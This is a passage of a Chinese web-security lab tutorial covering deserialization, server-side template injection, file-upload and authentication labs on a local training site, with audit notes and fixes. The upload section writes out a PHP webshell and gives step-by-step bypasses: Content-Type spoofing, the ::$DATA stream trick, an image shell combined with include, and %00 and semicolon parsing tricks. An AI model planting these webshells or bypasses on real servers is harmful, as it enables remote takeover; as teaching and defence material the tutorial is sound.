if ($user->role === 'admin') { // 屬性來自攻擊者構造
$flag = getenv('FLAG') ?: 'flag{deserialization_success}';
}
}
}
```

## 代碼審計分析

- 輸入來源 Source：$_GET['data']；執行點 Sink：unserialize()，還原出來的對象屬性全由輸入決定；
- instanceof 只能檢查類型對不對，擋不住"屬性被改寫"——role 已經被換成 admin 了；
- 真實業務裏更危險的是魔術方法鏈（__wakeup → __destruct → call_user_func）和 phar:// 觸發（對用戶可控路徑調 file_exists 等函數，讀 phar 元數據時就會觸發反序列化）；
- CWE-502：Deserialization of Untrusted Data。

# 1.8　反序列化漏洞（共 3 題）（續）

## 修補對策

```
// 修復 1：換數據格式—能 JSON 就不 unserialize
$data = json_decode($input, true); // 返回數組，不產生對象
// 修復 2：必須反序列化時限制可實例化的類
$user = unserialize($data, ['allowed_classes' => ['User']]);
// 修復 3：帶簽名的會話態數據（服務端下發、客戶端不可改）
$payload = json_encode($obj) . '.' . hash_hmac('sha256', $payload, $secret);
hash_equals($expected, $given); // 恆定時間比較
```

- 原則上不反序列化外部輸入；對象 ↔️ 字符串轉換用 JSON；
- PHP 7+ 用 allowed_classes 白名單限制實例化範圍；
- 開啓 phar.readonly=On，對用戶可控路徑的文件函數做變量來源審計；
- 敏感判定（role/權限）永遠以服務端會話爲準，不信任數據裏的字段。

# 1.9　服務端模板注入（SSTI）




圖：SSTI 基礎關卡：檢測 Payload 與各語言模板引擎語法對照（/ssti/00_ssti_basics.php）

**【演示題目】SSTI 檢測：提交 {{7*7}}，回顯 49 說明表達式被模板引擎執行了**
關卡文件：ssti/00_ssti_basics.php
訪問地址：http://localhost/zhaosec-main/ssti/00_ssti_basics.php
注意：本節只做"檢測 + 看源碼"。RCE 實操關卡在 Docker :10003，本機沒裝 Docker，做不了。

## 原理

用戶輸入被拼進模板字符串，交給模板引擎解析執行。判斷方法很簡單：提交 {{7*7}}，頁面回 49 就說明表達式被求值了，基本可以判定有 SSTI。Jinja2/Twig 一路構造屬性鏈能讀文件、執行命令。這道題是基礎檢測關卡。

## 檢測與實操（截圖）

1. 步驟 1：在任何"模板渲染"輸入點提交 {{7*7}}、${7*7}、<%= 7*7 %>，回顯 49 說明表達式被引擎求值；
2. 步驟 2：按回顯差異判斷引擎（Jinja2：{{config}}；Twig：{{_self}}；Freemarker：${7*7}）；
3. 步驟 3：Docker 環境可用時進入 :10003 完成 RCE 實操，本機講解以源碼審計 + 修補爲主。

# 1.9　服務端模板注入（SSTI）（續）

## 典型漏洞代碼與審計（教學示例，對應靶場講解）


```
# ---- 漏洞代碼（Flask/Jinja2）----
@app.route('/')
def index():
name = request.args.get('name', 'Guest')
return render_template_string(f"Hello {name}") # 用戶輸入進入模板字符串
# 審計要點：輸入進入 render_template_string / Template()/new Template，
# 而不是作爲 template_name 傳給 render_template()
```

## 修補對策

```
# ---- 修復 1：模板與數據分離（數據永遠不參與模板解析）----
return render_template('hello.html', name=name)
# ---- 修復 2：必須拼模板時用沙盒環境 ----
from jinja2.sandbox import SandboxedEnvironment
env = SandboxedEnvironment() # 限制屬性訪問/調用
# 額外收緊：
env.finalize = lambda x: x # 配合輸入過濾 {{ }} %} 等模板定界符
```

- 根因：把"模板"和"數據"混在一個字符串裏。數據永遠走 context 參數；
- 白名單校驗輸入：拒絕 {{ }} {% %} ${ } ${...} 等模板定界符；
- PHP Twig：關掉危險函數映射，使用 SandboxExtension；Java：禁 Freemarker 新特性 / 用不求值模板；
- 縱深：模板引擎進程降權、禁用危險內置函數（open/os.system 等）。

# 1.10　文件上傳漏洞（共 7 題，全講）




圖：上傳 第1題 基礎（00_upload_basics.php）：文件上傳漏洞原理、檢測方式與利用鏈路

## 原理（7 題共用）

文件上傳是最容易出 RCE 的漏洞：把帶 PHP 代碼的文件傳到服務器，再讓它被解析執行，就等於拿到網站的控制權。7 道題是一條遞進線：沒過濾 → 前端過濾 → 只查 Content-Type → 擴展名黑名單 → 只允許圖片（圖片馬）→ 服務器解析特性。防禦每加一層，繞過就換一層。

## 1.10.1　第 1 題｜基礎理論——上傳漏洞的成因與利用鏈路（upload/00_upload_basics.php）


**【演示題目】第 1 題 上傳基礎：文件上傳漏洞的原理、檢測方式與利用鏈路**
關卡文件：upload/00_upload_basics.php
訪問地址：http://localhost/zhaosec-main/upload/00_upload_basics.php

1. 步驟 1：這關是理論關，頁面講清三件事：爲什麼會出洞（存到 Web 目錄 + 能被解析）、服務端常見的檢測方式（擴展名 / MIME / 文件內容 / 圖片重渲染）、拿到 shell 後的利用鏈路；
2. 步驟 2：記住一條主線：能不能傳上去（過濾）→ 能不能被執行（解析）→ 執行後能幹什麼（權限），後面 6 道題每道只考其中一環。

# 1.10　文件上傳漏洞（共 7 題，全講）（續）




圖：上傳 第2題 無過濾（01_no_filter.php）：任意 .php 直接上傳成功，頁面回顯保存路徑




圖：上傳 第2題（續）：訪問上傳的 shell.php?cmd=whoami，命令執行成功

## 1.10.2　第 2 題｜無過濾上傳——.php 直接傳，傳完就執行（upload/01_no_filter.php）

**【演示題目】第 2 題 無過濾上傳：任意 .php 直接上傳，訪問即執行**


關卡文件：upload/01_no_filter.php

訪問地址：http://localhost/zhaosec-main/upload/01_no_filter.php

1. 步驟 1：頁面選中 webshell.php（內容 <?php echo shell_exec($_GET["cmd"]); ?>），直接點上傳；
2. 步驟 2：服務端零校驗，move_uploaded_file 直接落盤，頁面回顯"上傳文件路徑：uploads/upload_xxx.php"；
3. 步驟 3：訪問 uploads/upload_xxx.php?cmd=whoami，回顯當前用戶 → 已經拿到可執行的 webshell。

```
webshell.php 內容：
<?php echo "UPL_OK "; echo shell_exec($_GET["cmd"]); ?>
# 上傳後訪問（路徑看頁面回顯）：
/uploads/upload_xxx.php?cmd=whoami
/uploads/upload_xxx.php?cmd=ipconfig
```

# 1.10　文件上傳漏洞（共 7 題，全講）（續）




圖：上傳 第3題 前端繞過（02_frontend_bypass.php）：前端 JS 校驗 file.type，改成 image/jpeg 即通過，後端無任何校驗

## 1.10.3　第 3 題｜前端校驗繞過——JS 攔截只是擺設（upload/02_frontend_bypass.php）


**【演示題目】第 3 題 前端繞過：把文件類型改成 image/jpeg 騙過 JS 校驗**

關卡文件：upload/02_frontend_bypass.php
訪問地址：http://localhost/zhaosec-main/upload/02_frontend_bypass.php

1. 步驟 1：正常選 shell.php 提交，被前端 JS 攔下（onsubmit 檢查 file.type 不是圖片）；
2. 步驟 2：繞過方式任選：F12 刪掉 onsubmit、改 JS 校驗函數、或直接把文件的 MIME 標識改成 image/jpeg 再提交；
3. 步驟 3：後端完全沒有二次校驗，上傳成功 → 結論：任何靠瀏覽器做的校驗都只是"防君子不防小人"。

```
繞過點：前端 JS 校驗 file.type ∈ 圖片類型
# 做法：上傳請求裏把文件類型標成 image/jpeg（工具改 / 控制檯改均可）
# 後端沒有任何校驗 → 上傳成功 → 訪問 uploads/...php?cmd=whoami
```

# 1.10　文件上傳漏洞（共 7 題，全講）（續）




圖：上傳 第4題 MIME繞過（03_mime_bypass.php）：後端只校驗 Content-Type，抓包改成 image/jpeg 即上傳 .php

## 1.10.4　第 4 題｜MIME 繞過——後端只信 Content-Type 請求頭（upload/03_mime_bypass.php）

**【演示題目】第 4 題 MIME繞過：後端只查 Content-Type，抓包改成圖片類型**

關卡文件：upload/03_mime_bypass.php
訪問地址：http://localhost/zhaosec-main/upload/03_mime_bypass.php

1. 步驟 1：這回校驗挪到了後端，但只檢查 $_FILES['file']['type']——這個值就是請求裏的 Content-Type 頭，客戶端隨便填；
2. 步驟 2：抓包把上傳請求的 Content-Type: application/octet-stream 改成 Content-Type: image/jpeg，文件名仍是 .php；
3. 步驟 3：放行即上傳成功，訪問執行 → 服務端把"客戶端聲稱的類型"當成了校驗依據。

攔截上傳請求，修改請求頭：

```
Content-Type: application/x-php → Content-Type: image/jpeg
# 服務端：in_array($file['type'], ['image/jpeg','image/png','image/gif'])
# $file['type'] 來自客戶端請求頭 → 改頭即過 → 上傳 .php 成功
```

# 1.10　文件上傳漏洞（共 7 題，全講）（續）




圖：上傳 第5題 擴展名黑名單（04_extension_bypass.php）：黑名單漏了 Windows 數據流，文件名 webshell.php::$DATA 繞過，落盤仍是 webshell.php

## 1.10.5　第 5 題｜擴展名黑名單繞過——Windows 數據流 ::$DATA（upload/04_extension_bypass.php）

**【演示題目】第 5 題 擴展名黑名單：黑名單不全，webshell.php::$DATA 繞過後落盤仍是 .php**

關卡文件：upload/04_extension_bypass.php
訪問地址：http://localhost/zhaosec-main/upload/04_extension_bypass.php

1. 步驟 1：直接傳 .php 被攔（黑名單：php/php3/php4/php5/phtml/asp/aspx/jsp）；
2. 步驟 2：先試 .pht、.htaccess 等常見繞過——本機 Apache 沒配對應解析，上傳了也當普通文件，執行不了；
3. 步驟 3：換 Windows 特性：文件名寫成 webshell.php::$DATA。pathinfo 取擴展名時拿到的是 "php::$data"，不在黑名單裏；Windows 落盤時 ADS 數據流並回主文件名，磁盤上就是 webshell.php；
4. 步驟 4：訪問 uploads/webshell.php?cmd=whoami 執行成功。繞過靠的是"黑名單的判定結果"和"落盤的真實文件名"不一致。

```
文件名（上傳時）：
webshell.php::$DATA
# pathinfo 擴展名 = "php::$data" → 不在黑名單 → 放行
# Windows NTFS 數據流：::$DATA 的內容寫進主文件 → 落盤 webshell.php
# 訪問 uploads/webshell.php?cmd=whoami → 執行成功
```

# 1.10　文件上傳漏洞（共 7 題，全講）（續）




圖：上傳 第6題 圖片馬（05_image_include.php）：圖片末尾追加 PHP 代碼，通過 jpg/png 白名單上傳




圖：上傳 第6題（續）：05_include_test.php 用 file 參數包含圖片馬，?cmd=whoami 執行成功

## 1.10.6　第 6 題｜圖片馬 + 包含組合——白名單也擋不住（upload/05_image_include.php）

**【演示題目】第 6 題 圖片馬：白名單隻允許圖片，就在圖片尾巴里塞 PHP 代碼**
關卡文件：upload/05_image_include.php + upload/05_include_test.php
訪問地址：http://localhost/zhaosec-main/upload/05_image_include.php

1. 步驟 1：這關只允許 jpg/png，文件頭、擴展名都必須是圖片——把 .php 改名成 .png 傳不上去也執行不了；
2. 步驟 2：造圖片馬：合法 PNG 頭 + 圖片數據 + 尾部追加 <?php echo shell_exec($_GET["cmd"]); ?>，擴展名 .png、Content-Type image/png，全部合法，白名單放行；
3. 步驟 3：圖片本身不會被當 PHP 執行，但配套關卡 05_include_test.php 有 file 參數做 include——用它包含剛上傳的圖片馬
4. 步驟 4：訪問 05_include_test.php?file=uploads/upload_xxx.png&cmd=whoami，include 不看後綴直接執行 PHP 代碼 → RCE。上傳 + 包含，兩個"半吊子"

```
# 1）圖片馬 = PNG 文件頭 + 圖片字節 + 尾部 PHP
\x89PNG\r\n\x1a\n ... <?php echo shell_exec($_GET["cmd"]); ?>
# 2）白名單上傳成功，得到 uploads/upload_xxx.png
# 3）用配套包含關卡執行：
05_include_test.php?file=uploads/upload_xxx.png&cmd=whoami
```

# 1.10　文件上傳漏洞（共 7 題，全講）（續）



以下内容介绍常见的文件解析漏洞类型、原理和防御方法。

常见解析漏洞类型

| 漏洞类型 | 服务器类型 | 漏洞原理 | 影响 |
|---|---|---|---|
| Apache解析漏洞 | Apache | Apache会从右到左解析文件扩展名，直到找到可识别的MIME类型 | 高 |
| IIS解析漏洞 | IIS 6.0 | 分号截断、目录名解析、.asp目录等多种解析问题 | 高 |
| Nginx解析漏洞 | Nginx | 文件名后加\0或\x20等特殊字符，或使用路径欺骗 | 中 |
| PHP CGI解析漏洞 | PHP | 在某些配置下，PHP会解析包含.php的文件 | 高 |
| 文件类型混淆 | 通用 | 利用文件头欺骗，如在PHP文件前添加图片头 | 中 |

漏洞原理详解

1. Apache解析漏洞

Apache会从右到左解析文件扩展名，直到找到可识别的MIME类型。例如：

- webshell.php.jpg - 如果Apache不识别.jpg后缀，会继续向左解析，最终解析为.php文件
- webshell.php.xxx - 同样原理，只要最后一个扩展名不被识别，就会继续向左解析

2. IIS 6.0解析漏洞

- **分号截断：** webshell.asp;jpg - IIS会截断分号后的内容，解析为.asp文件
- **目录名解析：** webshell.asp/1.jpg - 目录名包含.asp，整个目录下的文件都会被解析为ASP文件
- **.asp目录：** webshell.asp;jpg - 类似分号截断

圖：上傳 第7題 解析漏洞（06_parse_vuln.php）：Apache/IIS 解析特性與 %00 截斷原理

## 1.10.7　第 7 題｜解析漏洞——服務器按"規則"認錯了文件（upload/06_parse_vuln.php）

**【演示題目】第 7 題 解析漏洞：Apache/IIS 的解析特性與 %00 截斷**

關卡文件：upload/06_parse_vuln.php

訪問地址：http://localhost/zhaosec-main/upload/06_parse_vuln.php

1. 步驟 1：這關是理論關，講服務器爲什麼會"認錯"文件：Apache 從右往左認擴展名，遇到不認識的就繼續往左——shell.php.xyz.jpg 裏 .xyz 不認識，.php 認識，整文件按 PHP 執行；

2. 步驟 2：IIS 的 %00 截斷（shell.php%00.jpg）：老版本把 %00 當字符串結束，保存時只認 .php 前半段；IIS 還有分號特性（shell.asp;.jpg）；

3. 步驟 3：本機 phpStudy Apache 未啓用這類解析規則，此關以源碼與配置講解爲主——實際滲透中解析漏洞高度依賴服務器版本與配置。

解析漏洞三種典型：

```
shell.php.xyz.jpg # Apache：.xyz 不認識 → 繼續左移 → 按 PHP 執行
shell.php%00.jpg # 老 IIS/PHP：<00> 截斷 → 落盤 shell.php
shell.asp;.jpg # IIS 分號：; 後不參與解析
# 防禦：上傳目錄禁執行 + 重命名隨機化 + 關閉目錄解析
```

# 1.10　文件上傳漏洞（共 7 題，全講）（續）

## 源碼分析與修復（7 題共性）

```
// ---- 漏洞模式 1：零校驗（01/02/03 題）----
$randomName = generateRandomFileName($file['name']); // 只改名，不查內容
move_uploaded_file($file['tmp_name'], $target_file); // 直接落盤
// ---- 漏洞模式 2：黑名單 + pathinfo（04 題）----
$blacklist = ['php','php3','php4','php5','phtml','asp','aspx','jsp'];
$file_ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
if (in_array($file_ext, $blacklist)) { 拒絕; } // 黑名單不全 + 判定與落盤不一致
```

## 代碼審計分析

- 校驗位置錯了三層：前端 JS（02）可關、Content-Type（03）可改、黑名單（04）列不全——都不是"內容"；
- 真正要看的是文件內容：getimagesize / 文件頭 magic number / 重新渲染圖片（把尾部 PHP 洗掉）；
- 上傳目錄 uploads/ 在 Web 根下且可執行——就算傳了怪文件也具備被解析的土壤；
- CWE-434：Unrestricted Upload of File with Dangerous Type。

## 修補對策

```
// 修復：白名單 + 內容檢測 + 隨機名 + 目錄不可執行（四件套）
$ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
if (!in_array($ext, ['jpg', 'jpeg', 'png'], true)) exit('類型不允許');
if (@getimagesize($file['tmp_name']) === false) exit('不是真實圖片');
if (!in_array($ext, ['jpg','png'], true)) { // 雙擴展名兜底
$ext = 'jpg';
}
$name = bin2hex(random_bytes(16)) . '.' . $ext; // 隨機名，杜絕 ::$DATA / %00
move_uploaded_file($file['tmp_name'], '/data/upload/' . $name); // Web 根外
```

# 1.10　文件上傳漏洞（共 7 題，全講）（續）

```
// Web 服務器層：上傳目錄禁止執行腳本
// Apache：<Directory "/data/upload"> php_admin_flag engine off </Directory>
// Nginx： location ~* ^/upload/.*[.]php$ { deny all; }
```

- 白名單擴展名 + 真實內容檢測（getimagesize / finfo 文件頭）缺一不可；
- 文件名服務端重新生成（隨機名），黑名單、截斷、數據流、雙擴展名全部失效；
- 上傳目錄放 Web 根外或禁執行——最後一道閘，傳上去也跑不起來；
- 有條件就用對象存儲（OSS）+ 獨立域名，Web 服務器根本不碰上傳文件。

# 1.11　身份認證漏洞（共 3 題）




圖：認證 第1題 明文弱口令（01_plaintext_brute.php）：admin / 123456 登錄成功拿 flag

## 原理（3 題共用）

認證解決"你是誰"，出問題基本就三種：密碼太弱猜得中（弱口令）、系統會告訴你哪些賬號存在（賬戶枚舉）、敏感頁面根本不檢查你登沒登（未授權訪問）。三道題各考一種。


### 1.11.1　第 1 題｜明文弱口令——admin / 123456 直接登錄（auth/01_plaintext_brute.php）

**【演示題目】第 1 題 弱口令：admin 配 123456 登錄成功拿 flag**
關卡文件：auth/01_plaintext_brute.php
訪問地址：http://localhost/zhaosec-main/auth/01_plaintext_brute.php

1. 步驟 1：打開登錄頁，不用任何工具，先試最常見組合：admin / 123456；
2. 步驟 2：登錄成功，頁面直接給出 flag；
3. 要點：弱口令是滲透裏成本最低的入口。真正的爆破場景是拿字典（top1000、公司名+年份）配 Burp Intruder 跑，注意防鎖定策略。

```
POST /zhaosec-main/auth/01_plaintext_brute.php
username=admin
password=123456
# 本關密碼明文存儲+比較，字典命中即入；真實系統還常見 md5 直存，可先彩虹表
```

# 1.11　身份認證漏洞（共 3 題）（續）




圖：認證 第2題 賬戶枚舉（04_account_enum.php）：verify 接口批量反饋賬號是否存在，枚舉出有效賬號拿 flag

## 1.11.2　第 2 題｜賬戶枚舉——接口把"賬號存不存在"告訴你（auth/04_account_enum.php）

